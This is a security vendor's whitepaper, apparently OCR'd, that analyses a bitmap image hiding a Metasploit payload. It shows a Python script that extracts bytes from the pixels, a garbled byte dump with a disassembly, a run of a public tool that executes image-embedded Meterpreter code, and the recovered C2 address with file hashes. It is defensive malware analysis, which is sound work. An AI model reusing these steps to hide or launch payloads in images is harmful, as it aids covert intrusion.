
cyber plural
...focus on cybersecurity

Whitepaper

Defense Evasion

- Malware In Bitmap



Defense Evasion - Malware In Bitmap

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. In this report, we focus on how we uncover latest obfuscation / masquerading techniques that involve hidden payload in image with bitmap extension

Delivering payloads through Images - Use cases

Because the BMP file format is an uncompressed graphics file format, this gives malicious actors the possibilities of injecting various payload and script into it.

The study of the structure of a PNG image also revealed possibilities of encoding web shells, XSS payloads into the PNG IDAT chunks.

In 2019, polyglot images were used to hide malvertising attacks by some hacking group.

Of recent, Lazarus APT group is known to employ new techniques and custom toolsets in its operations to increase effectiveness of it attacks, and in one of their new campaign, they resorted to an interesting technique of BMP files embedded with malicious HTA objects to drop its loader.

Report from Cisco Talos new research also revealed that cybercriminals are now deploying remote access Trojans (RATs) under the guise of seemingly innocuous images hosted on infected websites, once again highlighting how threat actors quickly change tactics when their attack methods are discovered and exposed publicly

Extracting & Analyzing payload from BMP


Our goals here is to extract the payload from the identified malicious BMP file, execute it in a sandbox and capture the C2 of the malicious payload hidden within the image.

Steps taken:

- Identify malware type
- Extract the malware and Execute in a sandbox!
- Examine communication initiated by the malware

Identifying the malware type!

This was straightforward, we decided to run the file through VT and it gave us these results.



Seeing as most of these results identify it as a **"Generic Metasploit Exploit"**, we can assume the malware embedded in the image is in-fact a Metaploit payload.

Extract the malware and Execute in a sandbox!

To extract a piece of malware, first we need to locate where it is hidden. But this is a simple task as it is evident where it resides.

At the bottom of this section of the image, you'll notice ***multi-coloured pixels***, these pixels are raw binary data encoded into RGB and stored in the image, thus a color of purple will be decoded to the binary sequence ***0xff 0x00 0xff.***

With this in mind, a script was written to extract the payload and dump it in its binary form.

```python
from PIL import Image

im = Image.open("../../Downloads/download.bmp")
arr = im.load()

x,y = im.size
payload = b''
array = []

for i in range(x):
    (r,g,b) = arr[i, y -1]

    if r < 250 or g < 250 or b < 250:
        array.append(r)
        array.append(g)
        array.append(b)

print(bytearray(array).decode(encoding='ISO-8859-1'))
```

This script implements the following algorithm, ***"for each non-white pixel at the bottom of this image, convert its RGB values to bytes and print them out".*** Which gives us what we have in the image below!

```
ÉâÁARíHQ RH<BfÐ xRHH`H R RrHHPJJ·É1MÀ1Ha<¬,|ÁA A
É8ÁñuàLL$uÑ9DXØ$@ÐIAfDHPÐD H @ÐIHVãAÉÿ4ÖHÉ1MÀ1HÁA¬A
                    @ÐIAHXAÐ^XAAZYYAXHZA iÿRAAXàHZYéÿÿKIJÿsw¾3_22IVAHæ iåI¼I\6¶ÙTAàäIñLL°A&wLÕÿhêAY)°ÿk
jÕP^A1MP1MÉÿHÀHÀÿHÂHÀ°AÁßêÕÿàÇHAjLXHâ°Aùt¥Õÿat Àÿ I
åuÎèHiâHÉ1MAjHX°AùÈÙÕÿ_øHU~ Äö^A@jhYHXAHòAÉ1¤X°ÿåSHÕIÃ1MÇIÉHõHÚ°AùÈÙÕÿ_øX(}YWA@hAjX°AZ/
                                                                                    Õÿ0AYWnu°ÿaMÿIÕ<éÎÃHÆ)HöHA´uXçÿYjÂÇIcµðÕÿV
```

And when disassembled, it gives us this code.

```
00000000  C28348            ret 0x4883
00000003  C3                ret
00000004  BCC3A8C3B0        mov esp,0xb0c3a8c3
00000009  C3                ret
0000000A  A4                movsb
0000000B  0000              add [eax],al
0000000D  C3                ret
0000000E  8C5141            mov [ecx+0x41],ss
00000011  005250            add [edx+0x50],dl
00000014  41                inc ecx
00000015  48                dec eax
00000016  56                push esi
00000017  51                push ecx
00000018  65C3              gs ret
0000001A  92                xchg eax,edx
0000001B  3152C2            xor [edx-0x3e],edx
0000001E  8B48C2            mov ecx,[eax-0x3e]
00000021  8B4860            mov ecx,[eax+0x60]
00000024  48                dec eax
00000025  185220            sbb [edx+0x20],dl
00000028  52                push edx
00000029  C28B72            ret 0x728b
0000002C  C28B48            ret 0x488b
0000002F  0F48504A          cmovs edx,[eax+0x4a]
00000033  4A                dec edx
00000034  C2B7C3            ret 0xc3b7
00000037  8931              mov [ecx],esi
00000039  4D                dec ebp
0000003A  C3                ret
0000003B  803148            xor byte [ecx],0x48
0000003E  61                popa
0000003F  3CC2              cmp al,0xc2
00000041  AC                lodsb
00000042  2C02              sub al,0x2
00000044  7CC3              jl 0x9
00000046  814120410DC389    add dword [ecx+0x20],0x89c30d41
0000004D  C3                ret
0000004E  A2C3810141        mov [0x410181c3],al
00000053  52                push edx
00000054  C3                ret
00000055  AD                lodsd
00000056  C28B48            ret 0x488b
00000059  51                push ecx
0000005A  C28B20            ret 0x208b
0000005D  52                push edx
0000005E  48                dec eax
0000005F  3C42              cmp al,0x42
00000061  66C3              retw
00000063  90                nop
00000064  0118              add [eax],ebx
00000066  78C2              js 0x2a
00000068  810F020B0072      or dword [edi],0x72000b02
0000006E  C285C2            ret 0xc285
```

Now that we have the malware, we can examine it.

This is where we hit our first roadblock, the malware has no evident IP string in the code which means one of two things.

- The IP is stored as a list of numbers
- The binary is encoded

After some research, we came to the conclusion that the file was encoded using the "shigata ga nai" payload encoder for Metasploit which uses rolling keys to decode itself multiple times before executing. With this information, we tried using ***shell-code decoders*** that emulate the program and dump its memory.

After the first two successful cycles of decoding, our decoder crashes with the error "Invalid opcode" which signifies that the result of the previous cycle is not a valid binary.

This is where we broke off from the conventional/recommended method of solving the problem and decided to think of our own solution.

Execute the malware in a sandbox!

The thought was, "If we can't force it to decode itself then we should let it do so naturally". Thus we found a script that executed malware embedded in images and gave it a go.

Its name is ***"NativePayload_Image.cs",*** it is a C# script that extracted the payload similar to our python script but then executes the script by changing its own instruction pointer to the beginning of the payload, forcing the kernel to execute it as part of the script.

We started a Windows command prompt with the command "wine64 cmd" and executed the "NativePayload_Image.exe" once more.


```
Z:\home\neutrino2211\native_payload>NativePayload_Image.cs.exe bitmap download.bmp 510 54
00a8:fixme:ntdll:NtQuerySystemInformation info_class SYSTEM_PERFORMANCE_INFORMATION

NativePayload_Image Tool , Published by Damon Mohammadbagher , April 2017
Detecting/Injecting Meterpreter Payload bytes from BMP Image Files

[+] Detecting Meterpreter Payload bytes by Image Files
[+] File Scanning .. . .
[+] Reading Payloads from "download.bmp" file
[+] Scanning Payload with length 510 from byte 54

Bingo Meterpreter session by BMP images ;)
```

Examine communication initiated by the malware

While all this was running, we set up Wireshark in the background to monitor all communication and after a few seconds of listening, we terminated the malware and examined the packets.

We used the filter, **tcp.port == 4444** to filter all non-Metasploit payload communication as port **4444** is the default port for all communication on Metasploit TCP payloads.


This resulted in us getting the IP address of the C2 server.




The payload communicates to the IP **217.182.54.224** on port **4444** but seeing as all SYN packets were not acknowledged, the server is down and the threat is no longer active.

Further Analysis of C2 IP

IP was further analyzed which reveal detection of 4 malicious files communicating with it





Detected Files Hashes - SHA 256

3b66ae16fb01dcd20dd62e46c875de12aefafc18e76e03b251bade70757ff34b
ef4bc0076b35dc49febf4ea203891fa60e3b7da5ab93a8d92e16ade0c05a1ec5
10701b2debf74c30559bff2a7dbdf32e8225a648d661e77bd34cb4f205d000bd
3366222f99dd758e5e46382126348f566d38923f30d6b964908432778b5c2326

Conclusion

These and many other approaches are clever methods used by threat actors to bypass security mechanisms that can detect embedded objects within images.

To this end, we advise individuals and businesses to ensure security controls such as Endpoint Detection and Response (EDR) are installed on all critical systems in their environment to protect and provide early detection against all these deceptive tactics and techniques that are currently use by adversaries. For more technical information around deployment of security controls, and other managed security services, contact CyberPlural.

Visit our website www.cyberplural.com

Contact
+234 701 470 2005
hello@cyberplural.com

Office
Suite 212, Haramani Plaza,
Shettima Monguno, Cresent
Utako, Abuja, FCT.

@Cyberplural

cyber plural
...focus on cybersecurity

Whitepaper